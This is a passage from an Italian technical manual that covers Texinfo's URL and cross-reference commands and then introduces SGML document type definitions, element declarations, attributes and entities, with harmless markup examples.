Questo genera l'inserimento dell'indirizzo nel testo senza delimitazioni, in ogni tipo di composizione.

```
Bla bla bla @uref{http://www.dinkel.brot.dg/, Titolo} bla bla bla...
```

In questo modo, la composizione per la stampa e quella per Info generano un risultato del tipo:

```
Bla bla bla Titolo (http://www.dinkel.brot.dg/) bla bla bla...
```

Invece, nella composizione HTML l'indirizzo URI scompare dalla vista, nel modo seguente:

```
Bla bla bla <a href="http://www.dinkel.brot.dg/">Titolo</a> bla bla bla...
```

Infine, l'esempio seguente mostra l'uso del terzo argomento (si noti l'uso della coppia di virgole per segnalare l'assenza del secondo argomento):

```
Bla bla bla @uref{http://www.dinkel.brot.dg/,, Titolo} bla bla bla...
```

Nella composizione stampata e in quella Info si perde completamente l'informazione dell'indirizzo URI:

```
Bla bla bla Titolo bla bla bla...
```

Nella composizione HTML l'indirizzo URI rimane nascosto alla vista, come è già stato visto in precedenza:

```
Bla bla bla <a href="http://www.dinkel.brot.dg/">Titolo</a> bla bla bla...
```

A fianco di '**`uref{}`**' si pone anche un comando specifico per l'annotazione di indirizzi di posta elettronica:

`@email{`*indirizzo*`,` *descrizione*`}`

'**`email{}`**' si comporta in pratica come '**`uref{}`**', con la differenza che il terzo argomento non esiste, per cui si mostra sempre l'indirizzo, che eventualmente viene preceduto dalla sua descrizione. Nel caso della composizione in HTML, viene generato un riferimento ipertestuale del tipo '**`mailto:`**'.

Esiste un altro modo di indicare un riferimento a un indirizzo URI. Si tratta del comando '**`@url{}`**', che serve solo a mostrare tale indirizzo, senza generare nel formato HTML alcun riferimento:

`@url{`*uri*`}`

L'indirizzo URI viene mostrato senza delimitazioni in ogni tipo di composizione. In generale può essere conveniente utilizzare questo comando al posto di '**`uref{}`**' quando si indica un indirizzo ipotetico o un indirizzo che non è più valido (al quale non sarebbe opportuno puntare con un riferimento ipertestuale).

248.6 Riepilogo dei comandi relativi a nodi, ancore e riferimenti

- `@node` *nome_del_nodo* `,` *nodo_successivo* `,` *nodo_precedente* `,` *nodo_superiore*

  Definizione di un nodo, da collocare subito prima di un capitolo, una sezione, o di un'altra classificazione analoga. Il comando occupa una riga.

- `@menu`
[*testo_descrittivo*]
voce_del_menù
`...`
`@end menu`

  Si tratta della definizione di un menù da collocare alla fine del testo di un nodo, per raggiungere una sequenza di nodi di livello inferiore. Le voci del menù possono avere due forme alternative:

`*` [`(`*file_info*`)`]*nome_nodo*`::` *titolo_o_argomento*
`*` *nome_della_voce*`:` [`(`*file_info*`)`]*nome_nodo*`.` *titolo_o_argomento*

  In generale, la seconda forma è usata molto poco.

- `@ancor{`*nome_ancora*`}`

  Definizione un'ancora, ovvero un'etichetta a cui poter fare riferimento attraverso comandi '`@...`**`ref`**'. I nomi delle ancore e i nomi dei nodi appartengono allo stesso dominio.

`@xref{`*nodo*`,` *titolo_per_info*`,` *titolo_o_argomento*`,` *file_info*`,` *titolo_del_documento_stampato*`}`
`@ref{`*nodo*`,` *titolo_per_info*`,` *titolo_o_argomento*`,` *file_info*`,` *titolo_del_documento_stampato*`}`
`@pxref{`*nodo*`,` *titolo_per_info*`,` *titolo_o_argomento*`,` *file_info*`,` *titolo_del_documento_stampato*`}`

Tre tipi complementari di riferimento a un nodo dello stesso documento o di un documento esterno, realizzato sempre con Texinfo. Nel primo caso il riferimento va posto all'inizio di un periodo; nel secondo può stare all'interno o alla fine di una frase; nel terzo caso deve essere collocato tra parentesi.

- `@inforef{`*nodo*`,` *titolo*`,` *file_info*`}`

  Riferimento a un nodo esterno di un documento disponibile solo in forma Info. Il riferimento va posto all'inizio di un periodo.

- `@uref{`*uri*`,` *descrizione*`,` *testo_sostitutivo_dell'indirizzo*`}`

  `@email{`*indirizzo*`,` *descrizione*`}`

  Riferimento a un URI generico o a un indirizzo di posta elettronica, per il quale la composizione HTML genera un riferimento.

- `@url{`*uri*`}`

  Annotazione pura e semplice di un indirizzo URI senza creare alcun riferimento nella composizione HTML.

Parte xlvi

SGML: un linguaggio per l'editoria e non solo

SGML: introduzione

Da quanto esposto in precedenza, dovrebbe essere stato inteso che l'SGML non è un «linguaggio di scrittura» da imparare e usare così com'è. Al contrario, è un linguaggio per definire il modo in cui il testo deve essere scritto: solo dopo si può iniziare a scrivere secondo le regole stabilite.

Volendo fare un abbinamento con i linguaggi di programmazione, sarebbe come se prima si dovesse definire il linguaggio stesso, per poi poter scrivere i programmi secondo quelle regole.

La descrizione fatta in questo capitolo potrebbe risultare noiosa, considerato che solo dopo molte sezioni si mostra in che modo realizzare effettivamente il proprio DTD e applicarlo a un documento. Considerata la complessità dei concetti espressi, si ritiene più conveniente una spiegazione che parte dal basso, piuttosto che usare un approccio inverso, che presumerebbe una conoscenza minima di partenza.

249.1 DTD: definizione del tipo di documento

Le regole che definiscono la struttura e la scomposizione del documento, assieme a quasi tutte le altre che governano la logica dell'SGML, sono contenute nel DTD.

Queste regole possono essere permissive o restrittive, in funzione degli obiettivi che ci si prefigge; ovvero, in funzione del contenuto di quel tipo di documento e delle cose che con questo ci si aspetta di fare.

La complessità del mondo reale, fa sì che non ci sia modo di realizzare un DTD unico che vada bene per tutti gli scopi. Un DTD ipotetico, che volesse andare bene un po' per tutto, dovrebbe essere anche qualcosa di estremamente generico e permissivo, annullando tutti i benefici dell'utilizzo dell'SGML.

Un esempio reale di un DTD «tuttofare» è quello delle prime versione dell'HTML, in cui tutto si concentra nella definizione di elementi il cui scopo prevalente è definire, anche se solo vagamente, l'aspetto finale che dovrebbe avere il risultato. Lo scopo dell'SGML non è quello di stabilire il risultato finale del documento, tuttavia, si può benissimo predisporre un DTD orientato a questo obiettivo. Ma questo, nel caso dell'HTML, giustifica poi l'estrema debolezza della sua struttura, dove è ammesso quasi tutto.

Tuttavia, è difficile comprendere subito il significato pratico di questo approccio: la definizione del tipo di documento e poi la scrittura del testo. Lo si può comprendere solo quando si lavora assiduamente nell'ambito della produzione di documentazione, quando ci si accorge che le proprie esigenze sono diverse da quelle degli altri, per cui diventa difficile adattarsi all'uso di modelli già esistenti.

249.2 Elementi

Dal punto di vista di SGML, una singola unità di testo la cui dimensione varia a seconda del contesto, è un *elemento*, a cui si impone l'attribuzione di un nome. SGML non fornisce alcun modo per attribuire un significato agli elementi del testo, tranne per il fatto di avergli dato un nome. Piuttosto, attraverso un analizzatore SGML, è possibile verificare che questi siano collocati correttamente secondo le relazioni stabilite.

I nomi degli elementi, sono definiti tecnicamente *identificatori generici*, utilizzando la sigla GI (*Generic Identifier*).

Nel sorgente SGML, gli elementi sono indicati normalmente attraverso l'uso di marcatori che hanno la forma consueta '`<...>`' e '`</...>`', dove il primo inizia l'elemento nominato tra le parentesi

angolari e il secondo chiude l'elemento. Per esempio, si potrebbe definire l'elemento '**acronimo**' e utilizzarlo nel testo nel modo seguente:

```
...Il gruppo <acronimo>ILDP</acronimo> si occupa di...
```

Il significato che questo elemento può avere, non è definito dall'SGML. Il fatto di avere delimitato l'elemento '**acronimo**' potrebbe servire per estrarre dal documento tutte le sigle utilizzate, per inserire queste in un indice particolare, oppure solo per fini stilistici di evidenziamento uniforme.

La difficoltà nella scrittura di un testo in SGML si riduce a questo: utilizzare i marcatori necessari a identificare correttamente i vari elementi del testo, secondo le regole stabilite nella definizione del documento stesso (il DTD).

249.2.1 Abbreviazioni nell'indicazione degli elementi

Prima ancora di iniziare a vedere il contenuto del DTD, è bene chiarire che esistono altri modi per delimitare un elemento SGML. Per la precisione, si tratta di abbreviazioni di cui alcuni autori non riescono a fare a meno. La scrittura di un sorgente SGML è un po' come quella di un sorgente di un linguaggio di programmazione: si può essere concisi o prolissi. Di solito, quando si è concisi si scrive del codice difficile da leggere, mentre in generale è meglio scrivere tutto in forma chiara senza risparmiare. L'esempio visto in precedenza,

```
...Il gruppo <acronimo>ILDP</acronimo> si occupa di...
```

può essere abbreviato in

```
...Il gruppo <acronimo>ILDP</> si occupa di...
```

e anche nel modo seguente, che però porta con sé un vincolo importante: non si possono usare delle barre oblique all'interno dell'elemento abbreviato in questo modo.

```
...Il gruppo <acronimo/ILDP/ si occupa di...
```

Con questi sistemi, oltre a rendere il sorgente SGML poco leggibile, si rischia di non ottenere i risultati che si attendono se gli strumenti di elaborazione utilizzati non riconoscono tali estensioni del linguaggio.

249.2.2 Primo impatto con un DTD

La definizione del DTD è ottenuta da una serie di istruzioni dichiarative composte secondo una sintassi molto semplice. L'esempio seguente rappresenta le istruzioni necessarie a definire gli elementi di un tipo di documento ipotetico definibile come '**relazione**'.

```
<!ELEMENT relazione     - - (titolo?, data, contenuto) >
<!ELEMENT titolo        - o (#PCDATA) >
<!ELEMENT data          - o (#PCDATA) >
<!ELEMENT contenuto     - o (paragrafo+, firma+) >
<!ELEMENT paragrafo     - o (#PCDATA) >
<!ELEMENT firma         - o (#PCDATA) >
```

Ognuna delle righe che appaiono nell'esempio rappresenta una dichiarazione di un elemento SGML. Una dichiarazione, di qualunque tipo, è delimitata da una parentesi angolare aperta (il simbolo di minore), seguita immediatamente da un punto esclamativo ('**<!**') e da una parentesi angolare chiusa ('**>**').

La dichiarazione di un elemento si compone poi della parola chiave '**ELEMENT**', seguita dal nome dell'elemento, dalle regole di minimizzazione rappresentate da due caratteri e da un modello del contenuto.

Figura 249.1. Scomposizione delle varie parti della dichiarazione di un elemento SGML.

```
<!ELEMENT titolo        - O (#PCDATA) >
|   |      |           ^^^    |      |
|   |      |            |     |      delimitatore conclusivo
|   |     nome          |     |      dell'istruzione
|   |     dell'elemento |     |
|   |                   |    modello del contenuto
|   dichiarazione       |
|   di un elemento      regole di minimizzazione
|
delimitatore di apertura dell'istruzione SGML
```

Le varie parti che compongono qualunque tipo di dichiarazione SGML sono separate da spazi orizzontali (caratteri spazio, o tabulazioni orizzontali) oppure anche da interruzioni di riga, permettendo così di proseguire le istruzioni su più righe distinte.

249.2.3 Regole di minimizzazione

Le *regole di minimizzazione* , rappresentate da due caratteri staccati, indicano l'obbligatorietà o meno dell'utilizzo del marcatore di apertura e di chiusura per l'elemento dichiarato. Il primo dei due simboli rappresenta l'apertura, il secondo la chiusura. Un trattino indica che il marcatore è obbligatorio, mentre la lettera '**O**' sta per «opzionale» e indica così che può essere omesso:

- '**- -**'

  sono obbligatori entrambi i marcatori;

- '**- O**'

  è obbligatorio il marcatore iniziale, mentre quello finale è facoltativo;

- '**O -**'

  il marcatore iniziale è facoltativo, mentre quello finale è obbligatorio (di solito non capita questa situazione);

- '**O O**'

  sono facoltativi entrambi i marcatori.

Nell'esempio mostrato in precedenza, solo l'elemento '**relazione**' richiede l'utilizzo di marcatori di apertura e di chiusura, mentre tutti gli altri possono essere indicati utilizzano il solo marcatore di apertura. In pratica, il contesto permette di individuare dove finiscano tali elementi nel testo.

La possibilità o meno di rendere facoltativo l'uso dei marcatori di apertura e di chiusura non è solo un fatto di gusto, in quanto dipende anche dall'organizzazione del tipo di documento. Se le dichiarazioni diventano ambigue, non si possono più distinguere gli elementi nel testo SGML.

249.2.4 Modello del contenuto

La parte finale della dichiarazione di un elemento SGML è il *modello del contenuto* , che si distingue perché è racchiuso tra parentesi tonde. Serve a descrivere il tipo di contenuto che può avere l'elemento e si può esprimere attraverso parole riservate che hanno un significato preciso, come '**#PCDATA**' (*Parsed character data*) che rappresenta una qualunque sequenza di caratteri valida, oppure attraverso l'indicazione di nomi di altri elementi che possono (o devono) essere contenuti in qualche modo.

Il modello del contenuto, può articolarsi in modo molto complesso, allo scopo di definire le relazioni tra gli elementi contenuti.

Per il momento, è bene osservare che un elemento, il cui modello del contenuto sia composto esclusivamente della parola riservata '**`#PCDATA`**', non può contenere al suo interno altri tipi di elementi. Il significato di alcune delle parole riservate più comuni, utilizzabili per definire il contenuto di un elemento, sono riportate più avanti in questo capitolo, dopo la presentazione di altri concetti essenziali, necessari per comprenderne il senso.

249.2.4.1 Indicatori di ripetizione

Il modello del contenuto utilizza un sistema abbastanza complesso per definire la possibilità di contenere più elementi dello stesso tipo e per indicare raggruppamenti di elementi. Per indicare la ripetizione, viene usato un simbolo alla fine dell'oggetto a cui si riferisce, chiamato *indicatore di ripetizione* (*occurrence indicator*).

- Il segno '**`+`**' usato come suffisso, rappresenta una o più ripetizioni dell'elemento.
- Il segno '**`?`**' usato come suffisso, rappresenta zero o al massimo un'occorrenza dell'elemento.
- Il segno '**`*`**' usato come suffisso, rappresenta zero o più ripetizioni dell'elemento.
- Se non viene usato nessun suffisso, l'elemento indicato deve essere usato esattamente una volta.

Dall'esempio mostrato in precedenza viene ripreso l'estratto seguente, nel quale si può osservare che: l'elemento '**`titolo`**' può apparire al massimo una volta all'interno di '**`relazione`**' (precisamente all'inizio di questo elemento); l'elemento '**`paragrafo`**' deve essere contenuto almeno una volta all'interno dell'elemento '**`contenuto`**' (lo stesso vale per l'elemento '**`firma`**'); l'elemento '**`firma`**' può contenere solo caratteri normali senza altri elementi.

```
<!ELEMENT relazione     - - (titolo?, data, contenuto) >
<!ELEMENT contenuto     - O (paragrafo+, firma+) >
<!ELEMENT firma         - O (#PCDATA) >
```

249.2.4.2 Connettori

Quando un elemento deve poter contenere diversi tipi di elementi, è necessario usare dei simboli, detti *connettori*, per stabilirne la relazione.

- La virgola ('**`,`**') indica che l'elemento precedente e quello successivo devono apparire nell'ordine in cui sono.
- La e-commerciale ('**`&`**') indica che l'elemento precedente e quello successivo devono essere presenti entrambi, ma possono apparire in qualunque ordine.
- la barra verticale ('**`|`**') indica che solo uno tra i due elementi che connette può apparire.

Riprendendo il solito estratto dell'esempio già mostrato precedentemente, si può osservare l'uso della virgola in qualità di connettore:

```
<!ELEMENT relazione     - - (titolo?, data, contenuto) >
<!ELEMENT contenuto     - O (paragrafo+, firma+) >
<!ELEMENT firma         - O (#PCDATA) >
```

L'elemento '**relazione**' può contenere al massimo un titolo all'inizio, quindi deve apparire un elemento '**data**' e dopo di questo anche un elemento '**contenuto**'. L'elemento '**contenuto**' deve contenere uno o più elementi '**paragrafo**' a partire dall'inizio, mentre in coda deve avere uno o più elementi '**firma**'.

```
<!ELEMENT nominativo    - - (nome & cognome) >
<!ELEMENT voce          - - (punto | numero) >
```

Per completare gli esempi sull'uso dei connettori, si osservi quanto mostrato sopra. L'elemento '**nominativo**' deve contenere un elemento '**nome**' e un elemento '**cognome**', in qualunque ordine; l'elemento '**voce**' può contenere solo un elemento a scelta tra '**punto**' e '**numero**'.

249.2.4.3 Raggruppamenti

All'interno di un modello di contenuto, è possibile indicare dei raggruppamenti che esprimono in pratica dei sottomodelli, a cui poter applicare gli indicatori di ripetizione e i connettori. Per questo si usano le parentesi tonde. Si osservi l'esempio seguente:

```
<!ELEMENT figure - - ( (eps | ph), img*, caption?) >
```

L'elemento '**figure**' deve contenere un'occorrenza del sottogruppo '**(eps | ph)**', zero o più ripetizioni dell'elemento '**img**' e al massimo un'occorrenza di '**caption**', nell'ordine descritto. Il sottogruppo '**(eps | ph)**' rappresenta una singola occorrenza di '**eps**' oppure '**ph**'.

Quando si utilizzano gli operatori di ripetizione assieme ai raggruppamenti, possono nascere degli equivoci. Ammesso che ciò possa avere senso, si osservi la variante seguente dell'esempio già presentato:

```
<!ELEMENT figure - - ( (eps | ph)+, img*, caption?) >
```

È stato aggiunto il segno '**+**' dopo il gruppo '**(eps | ph)**'. In questo modo, si intende che sia possibile l'inserimento iniziale di una serie indefinita di elementi '**eps**' o '**ph**', in qualunque ordine, purché ce ne sia almeno uno dei due. Quindi, non è necessario che si tratti solo di elementi '**eps**' o solo di '**ph**'.

249.2.4.4 Eccezione

Se nella definizione di un elemento si vogliono indicare delle eccezioni a quanto definito dal modello di contenuto, si può indicare un gruppo di elementi successivo al modello del contenuto.

Questo gruppo può essere preceduto dal segno '**+**' o dal segno '**-**' indicando rispettivamente un'eccezione di inclusione, o un'eccezione di esclusione.

Esempi

```
<!ELEMENT address - O (#PCDATA) +(newline) >
```

L'elemento '**address**' contiene caratteri normali, ma può includere eccezionalmente anche l'elemento '**newline**'.

```
<!ELEMENT acronimo - - (#PCDATA) -(acronimo) >
```

L'elemento '**acronimo**' contiene caratteri normali e non può includere se stesso (a essere precisi, non è necessario dichiarare una cosa del genere, dal momento che il contenuto '**#PCDATA**' non ammette altri elementi al suo interno).[1]

[1] In questo momento può apparire strano l'uso di questa forma di eccezione. Tuttavia, per comprenderne meglio il senso, occorrerebbe conoscere come funzionano le entità parametriche che sono descritte più avanti. Con queste si può definire un modello del contenuto attraverso una sorta di variabile e, in tal caso, potrebbe essere conveniente l'indicazione di una o più eccezioni, sia in aggiunta che in detrazione.

249.2.4.5 Elementi vuoti

Alcuni tipi di elementi non sono fatti per circoscrivere una zona di testo, ma solo per rappresentare qualcosa che si trova in un certo punto. Questi elementi, non vengono dichiarati con un modello di contenuto tra parentesi, ma con l'utilizzo della parola chiave '**`empty`**'.

L'esempio seguente, dichiara l'elemento '**`toc`**' che non può contenere alcunché.

```
<!ELEMENT toc - O EMPTY>
```

Tipicamente, tali elementi, sono dichiarati in modo che il marcatore di chiusura sia solo facoltativo. Non potendo contenere alcunché, sarebbe perfettamente inutile renderlo obbligatorio.

249.2.5 Dichiarazione multipla

Eventualmente, un gruppo di elementi che abbiano le stesse caratteristiche, cioè le stesse regole di minimizzazione e lo stesso modello del contenuto, può essere dichiarato in una sola istruzione. L'esempio seguente dovrebbe essere sufficiente a comprendere il meccanismo.

```
<!ELEMENT ( annotazione | avvertimento | pericolo ) - - (#PCDATA) >
```

249.2.6 Attributi

Un elemento può prevedere la presenza di uno o più attributi. Si tratta di informazioni che non compongono il contenuto dell'elemento, ma di qualcosa che, non potendo apparire nel testo, serve per qualche ragione ai programmi che elaborano successivamente il documento. Il classico esempio è costituito da quei marcatori utilizzati per i riferimenti incrociati. L'esempio seguente mostra l'uso di un elemento vuoto, denominato '**`ref`**', contenente l'attributo '**`point`**' a cui viene dato il valore '**`esempio`**':

```
Si veda il capitolo <ref point="esempio"> che contiene
molti esempi utili al riguardo.
```

È importante osservare che il valore assegnato a un attributo deve essere delimitato attraverso apici doppi (come mostrato nell'esempio), oppure attraverso apici singoli. Eccezionalmente, è possibile assegnare un valore senza alcuna delimitazione, quando si tratta di una sola parola composta da lettere alfabetiche, cifre numeriche, trattino normale ('**`-`**'), trattino basso ('_'), due punti ('**`:`**').

L'esempio seguente mostra la dichiarazione dell'elemento '**`ref`**', già presentato nell'esempio, tenendo conto che il suo scopo è quello di essere utilizzato come riferimento a una parte del documento identificata attraverso il valore assegnato all'attributo '**`point`**'.

```
<!ELEMENT ref - O EMPTY>
<!ATTLIST ref
        point IDREF #REQUIRED
        name CDATA "riferimento">
```

Attraverso l'istruzione '**`ATTLIST`**' si definiscono gli attributi di un elemento. Dopo l'indicazione del nome dell'elemento a cui si fa riferimento, segue l'elenco degli attributi, ognuno dei quali inizia con un codice di interruzione di riga seguito eventualmente da altri tipi di spazi. Ciò significa che l'istruzione '**`ATTLIST`**' deve essere composta proprio come indicato dall'esempio, solo i rientri sono facoltativi.

L'esempio indica che l'elemento '**`ref`**' contiene due attributi: '**`point`**' e '**`name`**'. Il primo è obbligatorio ('**`#REQUIRED`**'), mentre per il secondo è stato indicato un valore predefinito, nel caso non venga specificato espressamente ('**`riferimento`**').

Il tipo di contenuto di un attributo viene definito attraverso delle parole chiave, che possono essere indicate usando lettere maiuscole o minuscole indifferentemente. Di seguito ne vengono descritte alcune:

- '**`CDATA`**'

  rappresenta una stringa di qualunque tipo di carattere, ammettendo anche simboli di punteggiatura o altro, che comunque mantiene solo il suo significato letterale (*Character data*);

  > Questo è un punto delicato. La parole chiave '**`CDATA`**' viene usata anche in altre situazioni con un significato simile, ma non identico. Nel caso definisca il contenuto di un attributo, è ammesso l'uso di macro (entità) che vengono espanse.

- '**`NMTOKEN`**'

  rappresenta qualunque tipo di carattere alfanumerico (lettere, numeri e spazi soltanto), che dovrebbe comporre un nome (*Name token*);

- '**`NUMBER`**'

  rappresenta solo cifre numeriche, cioè un numero;

- '**`ID`**'

  rappresenta un identificatore unico per quel tipo di documento, costituito da un nome senza caratteri speciali o segni di punteggiatura, che viene utilizzato successivamente per farvi riferimento;

- '**`IDREF`**'

  indica che l'attributo deve essere un puntatore valido a un identificatore di un attributo '**`ID`**', corrispondente in un altro elemento.

Il tipo di contenuto di un attributo, può essere indicato in modo preciso attraverso una serie di scelte alternative. In tal caso, invece di utilizzare le parole chiave già elencate, si indicano le stringhe alternative, separate dalla barra verticale, tra parentesi tonde. Per esempio, '**`(bozza | finale)`**' rappresenta la possibile scelta tra le due parole '**`bozza`**' e '**`finale`**'.

L'ultimo dato da inserire per ogni attributo è il valore predefinito, oppure una parola chiave a scelta tra le seguenti:

- '**`#REQUIRED`**'

  rappresenta l'obbligatorietà dell'inserimento del valore;

- '**`#IMPLIED`**'

  rappresenta un attributo facoltativo;

- '**`#CURRENT`**'

  in mancanza di un'indicazione esplicita, rappresenta l'utilizzo dell'ultimo valore assegnato allo stesso attributo dello stesso elemento.

Tra tutti, merita attenzione la coppia '**`ID`**' e '**`IDREF`**'. Questi tipi di attributi possono essere molto utili per definire dei riferimenti incrociati all'interno del documento, quando la loro validità deve essere controllata con gli strumenti di convalida SGML. Si osservi l'esempio seguente:

```
<!ELEMENT label - O EMPTY>
<!ATTLIST label
```

```
        identity ID #REQUIRED>

<!ELEMENT ref - O EMPTY>
<!ATTLIST ref
        point IDREF #REQUIRED>
```

Nell’esempio si mostra la dichiarazione di un elemento ‘**label**’ che non può contenere testo, in quanto serve solo per definire l’attributo ‘**identity**’, di tipo ‘**ID**’. Questo permetterà l’utilizzo di marcatori simili a ‘**<label identity="miaetichetta">**’, dove viene assegnato all’attributo ‘**identity**’ un nome sempre diverso, allo scopo di identificare qualcosa. Sotto, la dichiarazione dell’elemento ‘**ref**’ mostra un altro elemento che non può contenere testo, ma solo un attributo denominato ‘**point**’, di tipo ‘**IDREF**’, che può quindi contenere solo il nome di un identificatore già usato in un altro elemento con l’attributo ‘**ID**’.

In pratica, se nel testo SGML si dovesse utilizzare da qualche parte il marcatore ‘**<label identity="miaetichetta">**’, in un altro punto sarebbe valido il marcatore ‘**<ref point="miaetichetta">**’, perché l’identificatore ‘**miaetichetta**’ esiste effettivamente.

Ricapitolando, un attributo ‘**ID**’ di un marcatore è valido quando è unico nel documento SGML che si scrive, mentre un attributo ‘**IDREF**’ è valido quando esiste il valore corrispondente di un attributo ‘**ID**’.

> Spesso, per cose del genere, si preferisce usare attributi di tipo ‘**CDATA**’, per permettere l’utilizzo di caratteri di ogni tipo, togliendo però all’SGML la possibilità di controllare la validità di tali riferimenti incrociati.

249.3 Entità

Con questo termine, *entità*, si fa riferimento a due tipi di oggetti: macro per la sostituzione di stringhe (entità generali) o macro per la sostituzione di nomi all’interno di istruzioni SGML (entità parametriche).

Le macro per la sostituzione di stringhe, una volta dichiarate, si utilizzano all’interno del sorgente SGML come abbreviazioni o come un modo per identificare lettere o simboli che non possono essere usati altrimenti. Per esempio, utilizzando le entità ISO 8879:1986, la frase

‘**Wer bekommt das größte Stück Torte?**’

può essere scritta nel sorgente nel modo seguente:

‘**Wer bekommt das größte Stück Torte?**’

Le entità generali, quindi, sono identificate nel testo SGML perché iniziano con la e-commerciale (‘**&**’) e terminano con un punto e virgola. È bene osservare che il punto e virgola non è obbligatorio in ogni situazione, ma solo quando il carattere successivo sia diverso da uno spazio orizzontale o da un codice di interruzione di riga. In generale, però, sarebbe bene usare sempre il punto e virgola. La tabella 249.1 elenca alcune macro delle entità standard più importanti.[2]

[2] Le entità standard ISO 8879, sono distinte in 19 gruppi, che in parte si sovrappongono (a volte si ripetono alcune dichiarazioni nello stesso modo). Questi 19 gruppi di entità corrispondono ad altrettanti file, per i quali esiste anche un nome stabilito.

Tabella 249.1. Alcune macro delle entità standard secondo le specifiche ISO 8879:1986.

á	á	Á	Á
â	â	Â	Â
à	à	À	À
å	å	Å	Å
ã	ã	Ã	Ã
ä	ä	Ä	Ä
æ	æ	Æ	Æ
ç	ç	Ç	Ç
é	é	É	É
ê	ê	Ê	Ê
è	è	È	È
ë	ë	Ë	Ë
í	í	Í	Í
î	î	Î	Î
ì	ì	Ì	Ì
ï	ï	Ï	Ï
ñ	ñ	Ñ	Ñ
ó	ó	Ó	Ó
ô	ô	Ô	Ô
ò	ò	Ò	Ò
ø	ø	Ø	Ø
õ	õ	Õ	Õ
ö	ö	Ö	Ö
ß	ß		
ú	ú	Ú	Ú
û	û	Û	Û
ù	ù	Ù	Ù
ü	ü	Ü	Ü
ý	ý	Ý	Ý
ÿ	ÿ		
&	&	@	@
*	*		
ˆ	^	˜	~
©	©		
$	$	%	%
#	#		
!	!	¡	¡
?	?	¿	¿
‐	-	_	_
\	\		
"	"		
<	<	>	>
[	[	]	]
{	{	}	}

L'altro tipo di macro, riguarda invece la sostituzione all'interno delle istruzioni SGML, cioè nella dichiarazione del DTD.

L'esempio seguente mostra la dichiarazione dell'elemento '**`p`**' che può contenere l'elemento o gli elementi indicati all'interno della macro '**`%inline;`**'.

```
<!ELEMENT p - O (%inline;) >
```

La dichiarazione di un'entità avviene utilizzando l'istruzione '**ENTITY**'. L'esempio seguente mostra la dichiarazione di un'entità da utilizzare nel sorgente SGML.

```
<!ENTITY agrave "\'a">
```

In questo caso, si vuole che la macro '**à**' venga sostituita con la stringa '**\'a**'. Evidentemente, questa trasformazione non ha niente a che vedere con SGML. È semplicemente una scelta motivata dal tipo di programma utilizzato successivamente per rielaborare il risultato generato dall'analizzatore SGML.

L'esempio seguente mostra la dichiarazione di due entità da utilizzare all'interno delle istruzioni SGML.

```
<!ENTITY % emph " em | concept | cparam ">
<!ENTITY % inline "(#PCDATA | %emph;)*">
```

La dichiarazione di questo tipo di entità si distingue perché viene utilizzato il simbolo di percentuale subito dopo la parola '**ENTITY**', staccandolo da questa e anche dal nome dell'entità successivo. Anche in questo caso si utilizza solo come pura sostituzione di stringhe, per cui la dichiarazione di '**%inline;**', facendo a sua volta riferimento a '**%emph;**', è equivalente a quella seguente:

```
<!ENTITY % inline "(#PCDATA | em | concept | cparam )*">
```

Naturalmente, una macro può contenere anche il riferimento a un'altra macro. Per esempio, la dichiarazione dell'ipotetico elemento '**p**', fatta nel modo seguente,

```
<!ELEMENT p - O (%inline;) >
```

è equivalente alla dichiarazione:

```
<!ELEMENT p - O ((#PCDATA | em | concept | cparam )*) >
```

249.3.1 Acquisizione dall'esterno

Le entità di qualunque tipo, possono essere dichiarate abbinando una stringa a una macro, come è stato mostrato in precedenza. In alternativa, a una macro si può abbinare un file esterno (file inteso nel senso più ampio possibile). In tal caso, si utilizza la parola chiave '**SYSTEM**' come nell'esempio seguente:

```
<!ENTITY capitolo2 SYSTEM "capitolo2.sgml">
```

In tal modo, quando nel documento SGML si utilizza la macro '**&capitolo2;**' e poi lo si elabora attraverso un analizzatore SGML, si ottiene l'inserimento del file '`capitolo2.sgml`'. Più o meno ciò che si fa normalmente con le direttive di un preprocessore di un linguaggio di programmazione.

Nello stesso modo si può fare per dichiarare un'entità parametrica, come nell'esempio seguente:

```
<!ENTITY % isoent SYSTEM "isoent.txt">
```

L'esempio mostra la dichiarazione della macro '**%isoent;**', riferita al file '`isoent.txt`'. Per utilizzare questa macro, bisogna sapere a cosa si riferisce; trattandosi di un file, è logico pensare che si tratti di un testo articolato su più righe, quindi inadatto all'inserzione all'interno delle istruzioni. Generalmente, una macro del genere serve a incorporare un pezzo di DTD dall'esterno.

```
%isoent;
```

Come si vede dall'esempio, è normale vedere la chiamata di una macro di questo tipo, da sola, all'esterno di qualunque istruzione del DTD. L'esempio mostrato è comunque significativo: rappresenta l'inclusione di un file che presumibilmente, dal nome, serve a incorporare le entità ISO, cioè quelle standard riferite alle lettere accentate e ai simboli speciali.

A questo proposito, potrebbero esistere diversi file, del tipo: '`isoent.latex.txt`', '`isoent.html.txt`',... che prima di avviare l'analizzatore SGML vengono sostituiti al file '`isoent.txt`', in modo da ottenere la sostituzione corretta in base all'elaborazione successiva che si vuole ottenere (LaTeX, HTML, ecc.).

Se non fosse ancora chiaro, ecco come potrebbe essere composto l'ipotetico file '`isoent.txt`' quando si vogliono le sostituzioni corrette per LaTeX.

```
<!ENTITY agrave "\`a">
<!ENTITY Agrave "\`A">
<!ENTITY egrave "\`e">
<!ENTITY Egrave "\`E">
<!ENTITY eacute "\'e">
<!ENTITY Eacute "\'E">
...
```

L'acquisizione di una macro da un file esterno può essere dichiarata senza specificare esplicitamente il file, lasciando che l'analizzatore trovi il file corretto in base a un catalogo SGML. L'argomento verrà ripreso in seguito, comunque, in questo tipo di dichiarazione, manca il nome del file.

```
<!ENTITY capitolo2 SYSTEM>
```

```
<!ENTITY % isoent SYSTEM>
```

Solitamente, si preferisce includere in questo modo solo le macro parametriche, cosa che potrà essere compresa intuitivamente in seguito.

249.3.2 Codici macro speciali

È bene ribadire che l'uso delle entità standard (ISO), permette di rendere il testo SGML indipendente dalla piattaforma utilizzata. Tuttavia, la dichiarazione della sostituzione dipende dalla piattaforma e, come si è mostrato, si tendono a predisporre diversi schemi di sostituzione per le diverse piattaforme a cui si vuole fare riferimento.

In situazioni eccezionali, può essere conveniente indicare i caratteri per numero, decimale o esadecimale, attraverso una notazione simile a quella delle entità normali. Per esempio, se si usa la codifica ISO 8859-1 (Latin 1), la macro '**`è`**', oppure la macro '**`è`**' corrisponderà alla lettera '**`è`**' (la «e» accentata normale).

Questa possibilità è fondamentale proprio quando si definiscono le stringhe di sostituzione per una piattaforma determinata (hardware-software), in cui si debbano indicare caratteri speciali identificati dal numero corrispondente.

```
<!ENTITY egrave "&#232;">
```

